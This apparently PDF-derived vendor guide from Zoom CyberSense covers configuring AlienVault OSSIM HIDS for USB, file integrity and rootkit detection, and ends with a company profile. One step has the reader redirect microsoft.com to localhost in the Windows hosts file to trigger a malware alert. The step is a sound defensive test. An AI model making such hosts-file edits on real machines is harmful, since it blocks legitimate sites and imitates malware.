WinDns: ServFail reply	2018-05-21 12:57:48	alienVault	N/A	0.0.0.0	192.168.104.1	LOW


- Scroll to view **USB Events** in **Events** tab.

Event Name	Events # (*)	Unique Src. #	Unique Dist. #	Latest Event	Graph
AlienVault HIDS: New USB Device Found	1	1	1	2018-05-21 06H	


- Click on the **Events** to view more details.

## Configure OSSIM for File Integrity Monitoring

- Select Detection option in Environment Tab.



- Click on Agents tab in HIDS.



- Click the **SYSCHECKS** tab.

The screenshot shows the 'Agent Control' section with the 'SYSCHECKS' tab selected. A message at the top states: "Admin mode HIDS deployment is only available for assets with a Windows OS defined in the asset details pages. You are about to deploy a HIDS agent to a Windows machine. You may need to update the OS field on the asset details." Below this, a table lists one agent:

ID	AGENT NAME	ASSET	IP/PORT	CURRENT IP	CURRENT USER	STATUS	ACTIONS
002	alienvault1server	alienvault	127.0.0.1	127.0.0.1	-	Active[local]	

Showing 1 to 1 of 1 agents.

(?) You must restart HIDS for the changes to take effect.

- Configure **180** seconds in **Frequency** and click **Save**.

The screenshot shows the 'Agent Control' section with the 'SYSCHECKS' tab selected. Under 'CONFIGURATION PARAMETERS', the 'FREQUENCY' dropdown is set to 'SCAN\_DAY' and the 'SCAN TIME' dropdown is set to 'TBS'. There are three main sections below:

- WINDOWS REGISTRY ENTRIES MONITORED (WINDOWS SYSTEM ONLY)**: An empty table with columns for 'WINDOWS REGISTRY ENTRY' and 'ACTION'.
- REGISTER ENTRIES IGNORED**: An empty table with columns for 'REGISTER ENTRY SOURCEID' and 'ACTION'.
- FILES/DIRECTORIES MONITORED**: An empty table with columns for 'FILE/DIRECTORIES', 'REAL/TIME', 'REPORT CHANGES', 'CHK ALL', 'CHK SUB', 'CHK SHATUM', 'CHK SIZE', 'CHK OWNER', 'CHK GROUP', 'CHK PERM', and 'ACTION'.


- Configure C:\Test in **Files / Directories Monitored** option with all parameter checkbox enabled and click **Save**.

- Click on **HIDS Control** tab and restart **HIDS Service** by clicking on **Restart** button


- Create and modify files in **C:\Test** folder of the computer to generate events.

## Verify File Integrity Monitoring Events in OSSIM

- Select Security Events (SIEM) option in Analysis Tab.



- Select Data Sources as **AlienVault HIDS** to filter HIDS event in OSSIM.




- Scroll to view **File Integrity Events** in **Events** tab.


- Click on the **Events** to view more details.

## Verify File Integrity Monitoring Events in OSSIM

- Select Detection option in Environment Tab.



- Click on Agents tab in HIDS.



- Click on **Modified Files** icon ( ) on selected the host.


ID	AGENT NAME	ASSET	IP/CIDR	CURRENT IP	CURRENT USER	STATUS	ACTIONS
000	alienvault (server)	alienvault	127.0.0.1	127.0.0.1	-	Active/Local	
001	Host-192-168-102-210	Host-192-168-102-210	192.168.102.210	192.168.102.210	-	Active	

- Scroll to view list of modified files on selected host.


DATE	FILE	#
2018 May 21 05:29:42	ossec.conf	0
2018 May 21 05:30:44	C:\Windows\System32\drivers\etc\hosts	0
2018 May 21 06:08:31	ossec.conf	0
2018 May 21 06:16:12	ossec.conf	2
2018 May 21 06:38:52	ossec.conf	3
2018 May 21 06:40:11	ossec.conf	4
2018 May 22 02:50:23	C:\Windows\System32\drivers\etc\hosts	0
2018 May 23 08:15:02	c:\test\test.txt	0
2018 May 23 08:23:54	c:\test\test.txt	0

## Checking for Rootkit and Malicious Application via OSSIM

- Select Detection option in Environment Tab.



- Click on Agents tab in HIDS.




- Click on Integrity / Rootkit checking icon (✓) on selected the host

ID	AGENT NAME	ASSET	IP/CIDE	CURRENT IP	CURRENT USER	STATUS	ACTIONS
000	alienvault (server)	alienvault	127.0.0.1	127.0.0.1	-	Active/Local	
001	Host-192-168-102-210	Host-192-168-102-210	192.168.102.210	192.168.102.210	Mae SPSI	Active	


- Open the host file located in C:\Windows\System32\Drivers\etc folder on Windows computer.
  - Add the following configuration at the end of file to generated malware event.
- ```
127.0.0.1    microsoft.com
```
- Download and installed BitTorrent application on the computer to generated malicious application found event.

## Verify Rootkit and Malicious Application Detection in OSSIM

- Select Detection option in Environment Tab.



- Click on Agents tab in HIDS.



- Click on Rootcheck icon (yellow circle) on selected the host.

| ID  | AGENT NAME           | ASSET                | IFC/ID          | CURRENT IP      | CURRENT USER | STATUS       | ACTIONS |
|-----|----------------------|----------------------|-----------------|-----------------|--------------|--------------|---------|
| 000 | alienvault (server)  | alienvault           | 127.0.0.1       | 127.0.0.1       | -            | Active/Local |         |
| 001 | Host-192-168-102-210 | Host-192-168-102-210 | 192.168.102.210 | 192.168.102.210 | Mike (S1)    | Active       |         |

- Scroll to view list of events generated for **Malware Activity Detected** and **Malicious Application found** on selected host.

| TYPE        | LAST DATE            | FIRST DATE           | EVENT                                                                                                          |
|-------------|----------------------|----------------------|----------------------------------------------------------------------------------------------------------------|
| outstanding | 2018 May 23 08:03:10 | 2018 May 21 05:31:16 | Windows Audit: Null sessions allowed [PO_D55: 11.4].                                                           |
| outstanding | 2018 May 23 08:03:10 | 2018 May 21 05:31:16 | Windows Audit: Winpcap packet filter driver found [PO_D55: 10.8.1]. File: C:\Windows\System32\drivers\spf.tys. |
| outstanding | 2018 May 23 09:03:49 | 2018 May 21 06:10:04 | Windows Audit: Null sessions allowed.                                                                          |
| outstanding | 2018 May 23 09:03:49 | 2018 May 21 06:10:04 | Windows Audit: Winpcap packet filter driver found. File: C:\Windows\System32\drivers\spf.tys.                  |
| outstanding | 2018 May 23 08:22:30 | 2018 May 22 02:52:18 | Windows Malware: Anti-virus site on the hosts file. File: C:\Windows\System32\Drivers\etc\HOSTS.               |
| outstanding | 2018 May 23 08:03:10 | 2018 May 22 06:35:21 | Application Found: P2P - BitTorrent [PO_D55: 10.8.1]. Reference: http://btfaq.com/server/cache/18.html         |
| outstanding | 2018 May 23 09:03:49 | 2018 May 23 08:15:32 | Application Found: P2P - BitTorrent. Reference: http://btfaq.com/server/cache/18.html                          |



Zoom CyberSense, a part of the Zoom Group of companies, offers trailblazing cybersecurity solutions and forensic services.

Our mantra is simple - effective cybersecurity can only be provided by experts, and we have the right expertise!

We have been innovators in cybersecurity and forensics from 1996, when we set up India's first VPN between Hyderabad and Lausanne, Switzerland, established India's first 24X7 antivirus lab, introduced the path breaking context signature based intrusion prevention system to India. These are just some of the firsts to our credit.

Some of our clients include Defence Research and Development Organization (DRDO), Visa Facilitation Services (VFS), Software Technology Parks of India (STPI), Reserve Bank of India (RBI), State Bank of India (SBI), Centre for DNA Fingerprinting and Diagnostics (CDFD), Indian Railways, Police Departments, Thales, Atomic Energy Agency, Council of Scientific and Industrial Research Labs (CSIR) and many universities and media houses.

We have been providing cybercrime forensic assistance to the police on a pro bono basis.

Our solutions and services are not restricted to products from a single vendor or platform. Based on the client's requirements, we decide which products are best suited to their needs and work accordingly. We have strategic partnerships and domain expertise with most of the well-known names in the cyber forensic and cybersecurity industry.

We offer a complete portfolio of forensic and security services:

- Data Breach
- Disk Forensics
- Mobile Forensics
- Computer Forensics
- Vulnerability Assessment
- SIEM Services
- App Security
- Proactive IPS
- Endpoint Security

ZOOM House, HDFC Bank Building  
5th Floor, Road # 12, Banjara Hills  
Hyderabad - 500 034  
Telangana  
India